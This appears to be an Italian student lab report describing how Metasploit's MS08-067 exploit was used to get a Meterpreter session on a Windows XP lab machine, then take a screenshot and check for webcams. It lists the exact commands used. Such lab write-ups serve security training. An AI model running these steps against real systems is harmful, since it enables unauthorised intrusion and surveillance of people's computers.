S7L3,

BENVENUTI LUIGI

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

1. Recuperare uno screenshot tramite la sessione Meterpreter.
2. Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).


Ottenimento sessione:

Cerchiamo con Metasploit la vulnerabilità che vorremmo andare a sfruttare, e la utilizziamo (il payload configurato sarà di default quello a noi più congeniale:

COMMANDS: search MS08-067, use 0.


Vediamo i parametri necessari per il payload. Manca il parametro RHOSTS, che settiamo inserendo l'indirizzo IP della macchina Windows XP target.

COMMANDS: show options, set RHOSTS 192.168.1.150.




Controlliamo che sia tutto settato in maniera corretta:

COMMAND: show options



E procediamo con l'exploit:

COMMAND: exploit



La sessione Meterpreter è aperta (è stato comunque necessario disabilitare il firewall sulla macchina Windows XP).


Verifichiamo il responso della shell con un comando qualsiasi.

COMMAND: ipconfig

Portiamo a termine le 2 richieste iniziali:

1 – Screenshot

COMMAND: screenshot -p /tmp/winxp.jpg



2 – Presenza di webcam

COMMAND: webcam_list

```
meterpreter > webcam_list
[-] No webcams were found
```